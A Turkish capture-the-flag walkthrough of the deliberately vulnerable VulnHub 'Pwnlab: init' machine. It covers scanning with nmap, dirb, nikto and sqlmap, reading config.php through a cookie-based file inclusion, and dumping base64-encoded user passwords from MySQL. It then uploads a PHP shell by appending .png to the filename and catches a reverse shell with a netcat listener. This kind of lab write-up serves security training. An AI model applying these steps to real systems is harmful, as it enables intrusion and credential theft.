

Pwnlab-İnit

Kaan Efe Öğüt


ADLI BİLİŞİM MÜHENDİSLİĞİ

-Vulnhub üzerinde bulunan “İnit” zafiyetli CTF makinesinin çözümünü gerçekleştireceğiz.


13.12.2021

- "<https://www.vulnhub.com/entry/init-1,288/>" bağlantısı üzerinden Init.ova dosyasını indiriyorum.

-Bu zafiyetli makineyi Vmware üzerinde "Open" ile kuruyorum.Network Ayarını Linux'umla aynı ayara getiriyorum.




-Gerekli ayarlamalardan sonra makineyi başlatıyorum ve arka planda çalışır durumda bırakıyorum.



-Nmap taraması gerçekleştirdiğim de zafiyetli makinenin IP adresini görüntülüyorum.

-Burada Http,Rcpbind ve mysql portlarının açık olduğunu görüntülüyorum.



-Http portunun aktif olduğunu gördüğüm için ilk etapta sitenin görünümüne bakıyorum.Burada bir adet Login ekranı ve login olduktan sonra yükleme yapabileceğim bir yükleme yeri olduğunu görüntülüyorum.



-Dizin taraması yapmadan önce robots.txt dizinini görüntülüyorum fakat buradan bir bilgi elde edemedim.

```
(root@kali)-[~]
# dirb http://192.168.139.193

DIRB v2.22
By The Dark Raver
Not found on this server.

START_TIME: Mon Nov  1 12:22:00 2021
URL_BASE: http://192.168.139.193/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612


— Scanning URL: http://192.168.139.193/ —
⇒ DIRECTORY: http://192.168.139.193/images/
+ http://192.168.139.193/index.php (CODE:200|SIZE:332)
+ http://192.168.139.193/server-status (CODE:403|SIZE:303)
⇒ DIRECTORY: http://192.168.139.193/upload/

— Entering directory: http://192.168.139.193/images/ —
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)


— Entering directory: http://192.168.139.193/upload/ —
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

END_TIME: Mon Nov  1 12:22:06 2021
DOWNLOADED: 4612 - FOUND: 2
```

-Dizin taraması yaptığımda 2 adet dizinin kullanılabileceğini tarafıma aktarıyor.



-İmages dizinini görüntülediğimiz de burada yükleme yaptığımızda görüntüleme yapabildiğimiz kısmı görüntülüyoruz.



-Upload kısmına baktığımda ise çok fazla bilgi sahibi olamıyorum.

```
(root@kali)~# mysql -u root -p -h 192.168.139.193
Enter password:
ERROR 1045 (28000): Access denied for user 'root'@'192.168.139.176' (using password: NO)
```

-Login ekranında giriş yapmam için Mysql üzerinden giriş yapmayı deniyorum.

-Boş olarak deneme yapıyorum fakat giriş yapamıyorum.

```
(root@kali)~# sqlmap -u http://192.168.139.193/?page=login
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent
is illegal. It is the end user's responsibility to obey all applicable local, state and f
ederal laws. Developers assume no liability and are not responsible for any misuse or dam
age caused by this program
[*] starting @ 12:30:49 /2021-11-01/

[12:30:51] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=i6o20vh0gk
m...jnslaaajo5'). Do you want to use those [Y/n] Y
[12:30:55] [INFO] checking if the target is protected by some kind of WAF/IPS
[12:30:55] [INFO] testing if the target URL content is stable
[12:30:55] [INFO] target URL content is stable
[12:30:55] [INFO] testing if GET parameter 'page' is dynamic
[12:30:55] [INFO] GET parameter 'page' appears to be dynamic
[12:30:55] [WARNING] heuristic (basic) test shows that GET parameter 'page' might not be
injectable
[12:30:55] [INFO] testing for SQL injection on GET parameter 'page'
[12:30:55] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[12:30:55] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[12:30:55] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROU
P BY clause (EXTRACTVALUE)'
[12:30:55] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[12:30:55] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING
clause (IN)'
```

-SQL tabanlı çalışma gerçekleştireceğim için SQLmap aracı ile çalışacağım.

-Sqlmap üzerinde tarama gerçekleştirdiğim de bir sonuca varamadım.

Automated Scan

This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'.

Please be aware that you should only attack applications that you have been specifically given permission to test.

URL to attack:


Use traditional spider: ☒

Use ajax spider: ☐ with

İlerleme: URL'yi spidering içeriği keşfetmek için

-OwaspZAP aracına geçiş yapıyorum ve burada bir tarama gerçekleştireceğim.

-Zaproxy aracı ile tarama işlemini başlatıyorum.



-Zaproxy aracının sonuçlarına baktığımda çok fazla bir bilgi sahibi olamıyorum.

-Bu sebeple Linux sürümlerinde kurulu olarak gelen nikto aracı ile işlemlerime devam ediyorum.

```
(root@kali)-[~]
# nikto -h http://192.168.139.193
- Nikto v2.1.6


+ Target IP: 192.168.139.193
+ Target Hostname: 192.168.139.193
+ Target Port: 80
+ Start Time: 2021-11-01 12:34:13 (GMT3)

+ Server: Apache/2.4.10 (Debian)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ OSVDB-630: The web server may reveal its internal or real IP in the Location header via a request to /images over HTTP/1.0. The value is "127.0.0.1".
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ Cookie PHPSESSID created without the httponly flag
+ /config.php: PHP Config file may contain database IDs and passwords.
+ OSVDB-3268: /images/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ /login.php: Admin login page/section found.
+ 7915 requests: 0 error(s) and 11 item(s) reported on remote host
+ End Time: 2021-11-01 12:35:18 (GMT3) (65 seconds)


+ 1 host(s) tested
```

-Sonuçlara baktığımda XSS açığı olabileceğini söylüyor fakat buradan bir bilgi elde etme şansım yok.


-Ayrıca burada config.php ve login.php dosyalarını görüntülüyorum fakat buradan çok fazla bilgi elde etmem mümkün olmuyor.



-Login sayfasını görüntülediğimde bir giriş ekranı ile karşılaşıyorum.



-Burada LFI işlemi gerçekleştirip işlem yapabileceğimi düşünüyorum. Bu sebeple bir arama gerçekleştiriyorum ve bu kodlara erişim sağlıyorum.



-Ardından bulduğum payloadlar üzerinden bir deneme gerçekleştiriyorum ve burada birtakım bilgilere erişim sağlayabildim.

```
<?php
//Multilingual. Not implemented yet.
//setcookie("lang","en.lang.php");
if (isset($_COOKIE['lang']))
{
    include("lang/".$_COOKIE['lang']);
}
// Not implemented yet.
?>
<html>
<head>
<title>Pwn! ab Intranet Image Hosting</title>
```

-Burada bulduğum base64 kodunu decode ediyorum ve php kodlarına erişim sağlıyorum.İndex üzerinden elde ettiğim bilgiler bunlar hepsini tek tek deniyorum.

```
<?php
$server = "localhost";
$username = "root";
$password = "H4u%QJ_H99";
$databse = "Users";
?>
```

-Aynı işlemi config için yaptığımda burada bir kullanıcı adı ve şifreye erişim sağlıyorum.Bu SQL veritabanı giriş bilgileri olarak düşünüyorum.

```
mysql -u root -p -h 192.168.139.193 Users
Enter password:
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 457
Server version: 5.5.47-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.


Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [Users]> show tables;
+-----+
| Tables_in_Users |
+-----+
| users            |
+-----+
1 row in set (0.001 sec)

MySQL [Users]> select * from users;
+----+-----+
| user | pass |
+----+-----+
| kent | Sld6WHVCSkp0eQ= |
| mike | U0lmZHNURW42SQ= |
| kane | aVN2NVltMkdSbw= |
+----+-----+
3 rows in set (0.001 sec)
```


-Mysql üzerinden bağlantı kuruyorum.Users tablosunu kullanarak bilgi elde etmeye çalışıyorum ve burada kullanıcı adı ve şifreleri görüntüleyebiliyorum.

-Eğer penetration test esnasında olsaydık gerekli bilgilere erişim sağlamıştık.




-Bulduğum kullanıcı adı ve şifreleri denediğimde giriş yapamıyorum.Bunun da base64 olmasından şüphelenip dönüştürüyorum.


-Sonucunda bu şifreyi elde ediyorum ve sisteme giriş yapmaya çalışıyorum.



-Sisteme başarılı bir şekilde giriş yaptım.



-Yükleme ekranı üzerinde .php uzantılı dosya yüklemeye çalıştığımda sadece fotoğraf yükleyebilirsin yazısıyla karşılaştım.



-.php uzantısının sonuna bir de .png yazıp tekrar deniyorum hata versede aslında yükleme işlemi gerçekleşiyor.

```
root@kali:~# nc -lvp 1234
listening on [any] 1234 ...
10.0.2.5: inverse host lookup failed: Unknown host
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.5] 45966
Linux pwnlab 3.16.0-4-686-pae #1 SMP Debian 3.16.7-ckt20-1+deb8u4 (2016-02-29) :
686 GNU/Linux
16:38:57 up 58 min,  0 users,  load average: 0.00, 0.01, 0.05
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```

-.php kodu çalıştıktan sonra başarılı bir şekilde Shell alıp sisteme sızabildim.